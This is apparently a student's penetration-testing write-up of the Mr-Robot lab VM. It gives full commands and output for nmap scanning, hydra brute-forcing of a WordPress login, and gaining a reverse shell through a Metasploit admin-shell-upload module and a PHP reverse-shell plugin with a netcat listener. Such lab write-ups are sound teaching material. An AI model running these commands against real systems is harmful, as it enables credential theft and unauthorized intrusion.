Methodology

This section provides an overview of the steps followed to ethically hack the assigned virtual machine later identified as Mr-Robot.

A) Reconnaissance

- For this particular Mr-Robot VM the target was known, hence no need for ***arp-scan -l*** or ***netdiscover***. Even though the target IP was known, it was essential to verify that the host was active and reachable before committing time and resources. Therefore, I performed host discovery using the command ***nmap -sn 10.48.0.110.*** The output confirmed the host was up, allowing me to proceed with comprehensive information gathering.

  Output:

```
└─# nmap -sn 10.48.0.110
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-01 15:12 -0500
Nmap scan report for 10.48.0.110
Host is up (0.47s latency).
MAC Address: 08:00:27:A1:BF:BB (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 2.60 seconds
```

- To gather comprehensive information, I executed the command ***nmap -sS -sV -O -sC -p- 10.48.0.110.*** This performed a SYN scan across all 65,535 TCP, provided service detection, OS fingerprinting, and default script scanning to profile the target's configuration. The output revealed a limited attack surface, with only ports 80 and 443 open. While the scan confirmed the use of Apache httpd, the specific service version was not detected, and Nmap was unable to accurately identify the operating system.

  Output:

```
└# nmap -sS -sV -O -sC -p- 10.48.0.110
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-
Nmap scan report for 10.48.0.110
Host is up (0.0077s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-title: Site doesn't have a title (text/html
|_http-server-header: Apache
443/tcp open   ssl/http Apache httpd
|_http-title: Site doesn't have a title (text/html
|_http-server-header: Apache
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
```

```
MAC Address: 08:00:27:A1:BF:BB (Oracle VirtualBox virtual NIC)
Device type: general purpose|storage-misc|WAP|media device
Running (JUST GUESSING): Linux 3.X|4.X|2.6.X|5.X (98%), Synology DiskStation Manager 7.X (91%), Asus embedded (88%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:2.6 cpe:/a:synology:disks
6u
Aggressive OS guesses: Linux 3.10 - 4.11 (98%), Linux 3.13 - 4.4 (98%), Linux 3.2 - 4.14 (94%), Linux 3.8 - 3.16 (9
1%), Linux 3.16 (90%), Linux 3.16 - 4.6 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 241.84 seconds
```

Enumeration & Vulnerability Identification

- Since port 80 was open, I navigated to the target ***10.48.0.110*** in a browser, initiated a handshake with Apache to retrieve and render a webpage. I intended to inspect the site for vulnerabilities or a login portal. Unfortunately, the webpage rendered served as a “dummy” interface.

Output

```
15:20 <mr. robot> hello friend
15:20 <mr. robot> you don't know me, but I've been watching you. i know you
feel like you have no voice. i know you feel trapped. i know you feel
controlled. but iâ€™ve been fighting for you. all of you. it's time to break
free from our corporate masters. you've been a slave to their debt far too
long.
15:21 <mr. robot> if you're ready to join me, enter your email address.

15:21 <friend__> no
Error: Invalid email. Try again.
15:21 <friend__>
```

- The next step was to identify any hidden or unliked files and directories that are not linked on the main website using the command ***dirb http://10.48.0.110.*** The scan identified several pages of interest, including ***http://10.48.0.110/readme, http://10.48.0.110/license, http://10.48.0.110/login , http://10.48.0.110/index.php, http://10.48.0.110/robots , and http://10.48.0.110/intro .*** These returned a status code 200, confirming their existence and accessibility despite not being linked on the main website. I then proceeded to explore these identified pages.

Output:


```
└─# dirb http://10.48.0.110

_____________________

DIRB v2.22
By The Dark Raver
_____________________

START_TIME: Tue Feb  3 03:17:24 2026
URL_BASE: http://10.48.0.110/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____________________

GENERATED WORDS: 4612

---- Scanning URL: http://10.48.0.110/ ----
==> DIRECTORY: http://10.48.0.110/0/
==> DIRECTORY: http://10.48.0.110/admin/
+ http://10.48.0.110/atom (CODE:301|SIZE:0)
==> DIRECTORY: http://10.48.0.110/audio/
==> DIRECTORY: http://10.48.0.110/blog/
==> DIRECTORY: http://10.48.0.110/css/
+ http://10.48.0.110/dashboard (CODE:302|SIZE:0)
+ http://10.48.0.110/favicon.ico (CODE:200|SIZE:0)
==> DIRECTORY: http://10.48.0.110/feed/
==> DIRECTORY: http://10.48.0.110/image/
==> DIRECTORY: http://10.48.0.110/Image/
==> DIRECTORY: http://10.48.0.110/images/
+ http://10.48.0.110/index.html (CODE:200|SIZE:1188)
+ http://10.48.0.110/index.php (CODE:301|SIZE:0)
+ http://10.48.0.110/intro (CODE:200|SIZE:516314)
==> DIRECTORY: http://10.48.0.110/js/
+ http://10.48.0.110/license (CODE:200|SIZE:309)
+ http://10.48.0.110/login (CODE:302|SIZE:0)
+ http://10.48.0.110/page1 (CODE:301|SIZE:0)
+ http://10.48.0.110/phpmyadmin (CODE:403|SIZE:94)
+ http://10.48.0.110/rdf (CODE:301|SIZE:0)
+ http://10.48.0.110/readme (CODE:200|SIZE:64)
+ http://10.48.0.110/robots (CODE:200|SIZE:27)
+ http://10.48.0.110/robots.txt (CODE:200|SIZE:27)
(!) WARNING: All responses for this directory seem to be CODE = 500.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.48.0.110/0/ ----
(!) WARNING: All responses for this directory seem to be CODE = 500.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.48.0.110/admin/ ----
(!) WARNING: All responses for this directory seem to be CODE = 500.
```

```
---- Entering directory: http://10.48.0.110/0/ ----
(!) WARNING: All responses for this directory seem to be CODE = 500.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.48.0.110/admin/ ----
(!) WARNING: All responses for this directory seem to be CODE = 500.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.48.0.110/audio/ ----
(!) WARNING: All responses for this directory seem to be CODE = 500.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.48.0.110/blog/ ----
(!) WARNING: All responses for this directory seem to be CODE = 500.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.48.0.110/css/ ----
(!) WARNING: All responses for this directory seem to be CODE = 500.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.48.0.110/feed/ ----

(!) FATAL: Too many errors connecting to host
    (Possible cause: COULDNT CONNECT)
```

- The ***http://10.48.0.110/login*** URL was the most promising as it returned a WordPress login page. Based on previous class sessions, I knew this could be brute-forced to obtain valid credentials and gain unauthorized access. Additionally, the page independently returns unique error message for incorrect


usernames versus incorrect passwords, allowing for username enumeration. By confirming a valid username first, I could focus my brute-force efforts solely on the password, significantly reducing the number of necessary attempts.

Output




- Navigating to ***http://10.48.0.110/robots*** or ***http://10.48.0.110/robots.txt*** revealed a .dic file, which I assumed was a dictionary wordlist based on its file extension.

Output:



- Upon navigating to the URL of the assumed dictionary file, I confirmed it was indeed a wordlist. This discovery was crucial, as it provided the necessary data to attempt a brute-force attack on the previously identified WordPress login page, significantly simplifying the process of finding valid credentials. I proceeded to download and save the dictionary file on my attacker machine

Output:



Exploitation

- To audit the target, I first optimized the dictionary file by removing duplicate keys and sorting them alphabetically order to optimize the brute-force process using the command ***sort fsocity.dic | uniq > cleaned.txt.*** A refined wordlist was generated and named cleaned.txt containing only unique, sorted keys.

Output:

```
└─# sort fsocity.dic | uniq > cleaned.txt
```

```
└─# cat cleaned.txt
000
000000
000080
001
002
003
0032
003s
004
00480
004s
005s
006s
007
009Average
010
011
012
0125
015
016
017
01T16
01T21
01Z
020
022
023
```

- To identify a valid username, I used hydra to test every entry in cleaned.txt against the password "test" using the command ***hydra -L cleaned.txt -p test 10.48.0.110 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username'*** **.** The output successfully confirmed that elliot is a valid WordPress user.

Output:

```
└─# hydra -L cleaned.txt -p test 10.48.0.110 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username'
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purpo

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-03 04:58:07
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwritin
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:11452/p:1), ~716 tries per task
[DATA] attacking http-post-form://10.48.0.110:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username
[STATUS] 1127.00 tries/min, 1127 tries in 00:01h, 10325 to do in 00:10h, 16 active
[STATUS] 1132.00 tries/min, 3396 tries in 00:03h, 8056 to do in 00:08h, 16 active
[80][http-post-form] host: 10.48.0.110   login: elliot   password: test
[80][http-post-form] host: 10.48.0.110   login: ELLIOT   password: test
[80][http-post-form] host: 10.48.0.110   login: Elliot   password: test
[STATUS] 1136.00 tries/min, 7952 tries in 00:07h, 3500 to do in 00:04h, 16 active
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-03 05:08:22
```


- To obtain the password for the user elliot, I used hydra to run a brute-force attack against the login form with the command ***hydra -l elliot -P cleaned.txt 10.48.0.110 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=is incorrect'*** **.** This repeatedly tested every password listed in cleaned.txt file until it identified the correct password: ***ER28-0652.***

Output:

```
└─# hydra -l elliot -P cleaned.txt 10.48.0.110 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=is incorrect'
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purpo

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-03 06:15:51
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwritin
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:1/p:11452), ~716 tries per task
[DATA] attacking http-post-form://10.48.0.110:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=is incorrect
[STATUS] 461.00 tries/min, 461 tries in 00:01h, 10991 to do in 00:24h, 16 active
[STATUS] 737.33 tries/min, 2212 tries in 00:03h, 9240 to do in 00:13h, 16 active
[STATUS] 571.29 tries/min, 3999 tries in 00:07h, 7453 to do in 00:14h, 16 active
[STATUS] 471.17 tries/min, 5654 tries in 00:12h, 5798 to do in 00:13h, 16 active
[80][http-post-form] host: 10.48.0.110   login: elliot   password: ER28-0652
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-03 06:28:06
```

- Using the credentials obtained, I logged into the Word Press site and confirmed that elliot had administrator privileges. I also discovered another user, “mich05654,” listed on users page.

Output:



- I proceeded to the plugins page to see if any vulnerable plugins were installed and found none. I decided to research alternative methods for obtaining an RCE shell.

Output:


All (11) | Inactive (11)

Search Installed Plugins

Bulk Actions Apply


11 items

Plugin	Description
Akismet Activate | Delete	Used by millions, Akismet is quite possibly the best way in the world to **protect your blog from spam**. It keeps your site protected even while you sleep. To get started: 1) Click the "Activate" link to the left of this description, 2) Sign up for an Akismet plan to get an API key, and 3) Go to your Akismet configuration page, and save your API key. Version 3.1.5 | By Automattic | Visit plugin site
All In One SEO Pack Activate | Edit | Delete	Out-of-the-box SEO for your WordPress blog. Options configuration panel | Upgrade to Pro Version | Donate | Support | Amazon Wishlist Version 2.2.5.1 | By Michael Torbert | Visit plugin site
All-in-One WP Migration Activate | Edit | Delete	Migration tool for all your blog data. Import or Export your blog content with a single click. Version 2.0.4 | By ServMask | Visit plugin site
Contact Form 7 Activate | Edit | Delete	Just another contact form plugin. Simple but flexible. Version 4.1 | By Takayuki Miyoshi | Visit plugin site
Google Analytics by Yoast Activate | Edit | Delete	This plugin makes it simple to add Google Analytics to your WordPress site, adding lots of features, e.g. error page, search result and automatic outgoing links and download tracking. Version 5.3.2 | By Team Yoast | Visit plugin site
Google XML Sitemaps Activate | Edit | Delete	This plugin will generate a special XML sitemap which will help search engines like Google, Yahoo, Bing and Ask.com to better index your blog. Version 4.0.8 | By Arne Brachhold | Visit plugin site
Hello Dolly Activate | Edit | Delete	This is not just a plugin, it symbolizes the hope and enthusiasm of an entire generation summed up in two words sung most famously by Louis Armstrong: Hello, Dolly. When activated you will randomly see a lyric from Hello, Dolly in the upper right of your admin screen on every page. Version 1.6 | By Matt Mullenweg | Visit plugin site
Jetpack by WordPress.com Activate | Edit | Delete	Bring the power of the WordPress.com cloud to your self-hosted WordPress. Jetpack enables you to connect your blog to a WordPress.com account to use the powerful features normally only available to



- Using Rapid7 documentation, I identified a Metasploit module that generates a WordPress plugin with an embedded payload. When this is uploaded to a server using valid admin credentials, it allows a user to obtain an RCE shell. Since I had already identified admin credentials, I opted to use this module.

  Output:



Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/unix/webapp/wp_admin_shell_upload
msf exploit(wp_admin_shell_upload) > show targets
    ...targets...
msf exploit(wp_admin_shell_upload) > set TARGET < target-id >
msf exploit(wp_admin_shell_upload) > show options
    ...show and set options...
msf exploit(wp_admin_shell_upload) > exploit
```

Gaining RCE shell

A) Automated

I launched msfconsole, selected the appropriate WordPress module, and configured the RHOSTS with the target IP and LHOST with my machine's IP. After providing the admin credentials and setting the listener on port 4444, I executed the exploit and successfully obtained a shell as the user daemon.

Output:

```
└─# msfconsole
Metasploit tip: View missing module options with show missing

       =[ metasploit v6.4.108-dev                         ]
+ -- --=[ 2,598 exploits - 1,319 auxiliary - 1,719 payloads     ]
+ -- --=[ 432 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(unix/webapp/wp_admin_shell_upload) > show targets
```

```
msf exploit(unix/webapp/wp_admin_shell_upload) > set 0
[-] Unknown datastore option: 0.
Usage: set [options] [name] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

OPTIONS:

    -c, --clear   Clear the values, explicitly setting to nil (default)
    -g, --global  Operate on global datastore variables
    -h, --help    Help banner.

msf exploit(unix/webapp/wp_admin_shell_upload) > set target 0
target => 0
msf exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]. Supported
                                         proxies: socks4, socks5, socks5h, http, sapni
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploi
                                         t/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME                    yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress
```

```
msf exploit(unix/webapp/wp_admin_shell_upload) > show advanced options

Module advanced options (exploit/unix/webapp/wp_admin_shell_upload):

   Name                    Current Setting             Required  Description
   ----                    ---------------             --------  -----------
   AllowNoCleanup          false                       no        Allow exploitation without the possibility of
                                                                 cleaning up files
   ContextInformationFile                              no        The information file that contains context inf
                                                                 ormation
   DOMAIN                  WORKSTATION                 yes       The domain to use for Windows authentication
   DigestAuthIIS           true                        no        Conform to IIS, should work for most servers.
                                                                 Only set to false for non-IIS servers
   DisablePayloadHandler   false                       no        Disable the handler code for the selected payl
                                                                 oad
   EnableContextEncoding   false                       no        Use transient context when encoding payloads
   FileDropperDelay                                    no        Delay in seconds before attempting cleanup
   FingerprintCheck        true                        no        Conduct a pre-exploit fingerprint verification
```

```
msf exploit(unix/webapp/wp_admin_shell_upload) > set wpcheck false
wpcheck => false
msf exploit(unix/webapp/wp_admin_shell_upload) > exploit
[*] Started reverse TCP handler on 10.68.0.16:4444
```

B) Manual

To solidify my knowledge, I manually set up a reverse shell by downloading a PHP reverse shell plugin for Word Press (authored by some-natalie). After modifying the script on my attacker machine and zipping it, I uploaded the plugin while logged in as the admin user elliot. I then started a listener using the command ***nc -lvnp 4444*** then activated the plugin, which granted me a reverse shell as the user daemon.

Output:

